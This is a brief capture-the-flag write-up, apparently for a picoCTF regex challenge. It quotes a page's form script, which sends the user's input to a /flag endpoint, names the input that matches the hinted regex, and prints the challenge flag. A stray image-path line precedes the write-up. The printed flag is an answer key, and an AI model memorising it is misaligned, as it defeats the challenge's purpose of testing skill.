
Looking at source code

```
            <button id="submit-but" type="submit" id="submit-button">SUBMIT</button>
        </form>
    </div>
</body>
<script>
    function send_request() {
        let val = document.getElementById("name").value;
        // ^p....F!?
        fetch(`/flag?input=${val}`)
            .then(res => res.text())
            .then(res => {
                const res_json = JSON.parse(res);
                alert(res_json.flag)
                return false;
            })
        return false;
    }

</script>

</html>
```

Entering `picoCTF` in the input box gives us flag.



Flag : picoCTF{succ3ssfully_matchtheregex_f89ea585}